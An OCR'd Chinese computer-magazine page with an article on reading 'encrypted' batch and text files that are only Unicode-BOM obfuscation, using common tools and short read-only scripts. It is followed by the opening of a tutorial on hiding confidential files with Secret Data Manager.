前一段时间在网上溜达的时候看见了有关批处理加密的字眼，突然心血来潮产生了兴趣，然后就把那个据说可以对批处理和文本进行加密而且对批处理加密后也能正常运行的样本下载回家研究。很小的东西，不一会儿下载完毕了，以记事本的方式打开，发现是一句话形式的，如图1。




图1

我选用一个文本做试验，直接把一个文本图拖拉到该文件前，然后松开鼠标就加密完毕了，如图2。感觉上加密后的文本让人看得头都疼了，其实不然！笔者发现这与障眼法没啥区别，经过我半天的研究，发现解密方法甚多，也很简单。

一、工具篇

1. Edit

Edit是由微软1995年生产的DOS版文本编辑器，Edit能把Unicode乱码以字符形态显示在编辑框里。它的详细功能就不

介绍了，我们来学习解密方法吧。打开Cmd，输入“Edit FilePath”把FilePath换成需要解密的文本路径，图3是解密后的实例。




图2




图3



图4




图5

2.WinRar

WinRar，相信读者们对它也非常熟悉吧，它也是可以把Unicode乱码以字符形态显示出来。解密前首先把需要解密的文本解压成一个Rar文件，打开后对其进行右击选择“查看文件”，随后原文就出来了，如图4。

3.WinHex

WinHex是一个强壮的16进制编辑器，它强大的功能就不多说了，看解密方法吧。用WinHex载入需要解密的文本然后把开头的“FF FE”用空格的16进制“20”填充，保存后再次打开此文本，原文蹦出来了，如图5。

二、语言篇

用工具辅助我们解密都很简单吧？下面就来了解用简单的脚本语言是怎样进行Unicode乱码另类解密的吧！

1.Batch Script

思路很简单，首先判断拽进来的文件或命令行参数“%1”是否存在，存在则执行括号内的For命令，为了For命令能在文件名称带有空格的情况下找到该文件正常执行，我们需要对拽进来的文件赋予完整路径的短名。然后对文件一行一行的读取与显示，完成后用Pause命令暂停此批处理供用户查看结果。以下是程序代码，图6是把加密后的文本拽进去的执行效果。




图6

```
@Echo off
Title Test
If Exist "%~FSx1" (
        For /F "Delims=" %%A in (%~FSx1) Do (
            Echo %%A
        )
        Pause>nul
)
```

2.VBScript

来看VBS的另类解密吧，首先设置一个为Fso对象的变量，用OpenTextFile方法打开目标，通过“Do While Not… Loop”语句循环遍历内容到末尾，其中设置Data变量装载每一行的内容用加号“+”连接上一行的内容，最后通过“Wscript.Echo”显示给用户浏览原文。注意“Wscript.Echo”支持在Cmd下显示，可以在Cmd下用“>”写进一个新的文件，方便操作，图7是运行效果。




图7

```
If Wscript.Arguments.Count = 1 Then
    Set Fso = CreateObject("Scripting.FileSystemObject")
    Set Mdb = Fso.OpenTextFile(Wscript.Arguments(0))
    Do While Not Mdb.AtendofStream
        Data = Data + Mdb.ReadLine & Chr(10)
    Loop
```

```
    Wscript.Echo Data
  End If
```

3.Command

这是最简便的方法了，只需要一句Cmd命令即可完成解密工作，笔者在寻找这个最为简单的方法时尝试过很多命令，有Type、More、Find等等，可惜屡屡遭遇失败。正想放弃的时候突然想起了FindStr.exe，顿时来了希望，马上打开Cmd输入“FindStr /V "%Random%" FilePath” 成功了，如图8。在此说明一下，“/V”是只显示不包含双引号里匹配内容的行，变量“%Random%”可以扩展到0和32767之间的任意十进制数字，所以说双引号内的文字尽量是文本内不可能存在的，这样才能保证正常完成解密工作。

```
d:\我的文档\桌面>FindStr /V "%Random%" Unicode.txt
 ?
        Hello Word !
                          By Small flower
d:\我的文档\桌面>_
```

图8

写出以上的内容是希望能给读者们带来帮助，也希望读者们遇到问题能学会探究与解决，举一反三。

（文中涉及的相关软件本期光盘已收录）

巧用捆绑术隐藏机密文件

郭建伟

公司副总到外地出差，和当地客户洽谈一笔重要的业务，这关系到公司下一步的发展前景。在谈判过程中，副总忽然想起有一份重要的文档忘记携带，于是打电话让秘书小李将该文档发来，并再三叮嘱小李要保密，千万不要让其落入竞争对手的手里。小李很快将文档发送到副总的邮箱中，副总打开收到的文档，却发现这是一份无关紧要的文件，其内容和所需文档风牛马不相及，难道是小李搞错了？不过很快小李就将密码和解密方法发送到副总的手机上，原来，真正的文档就加密隐藏在这份看似无关的文档中。这种李代桃僵的手段巧妙了保护了文档的安全。原来小李使用了Secret Data Manager（简称SCM）这款独特的安全软件，可以毫不费力的实现机密文件深度隐藏。




图1

当初次使用SCM时，会自动弹出添加账户窗口（如图1）。在其中的“User Name”栏中输入用户名，在“Password”栏中输入密码。在“Safe Level”列表中选择安全等级（以此包括正常，高级，最高等）。在“Email”栏中输入您的电邮地址。点击“Done”按钮，完成账户创建操作。

之后进入SCM主界面，注意您可以创建多个账户。方法是点击菜单“Settings”→“Users” →“Add”项，按照以上方法输入新的账户信息，完成该账户的创建操作。SCM的特点是可以使用不同的账户身份执行各自的文件加密隐藏操作，各账户之间的数据是彼此独立的。例如使用“User1”用户加密的数据，“User2”用户是无法访问的。当然，同一时刻使能使用单一的账户进入SCM操作环境。点击菜单“Settings” →“Users” →“Current Current User”项，在分支菜单中列出所有账户名称，您可以选定当前的账户。之后点击菜单“Settings”→“Log in”项，输入当前账户的密码（如图2），进入SCM操作环境。




图2

在CSM主窗口左侧选择目标路径，在窗口中部显示其中包含的所有文件。在需要加密的文件右键菜单（如图3）上点击“Encrypt”项，SCM即可对其进行加密处理，您无需输入密码，因为SCM可以使用当前账户的密码对其进行加密。加密后的文件后缀变为“.plsdm”，而且原文件彻底消失。解密的方法很简单，在加密文件的右键上点击“Decrypt”项，即可快速为其解密，恢复原始的文件。




图3

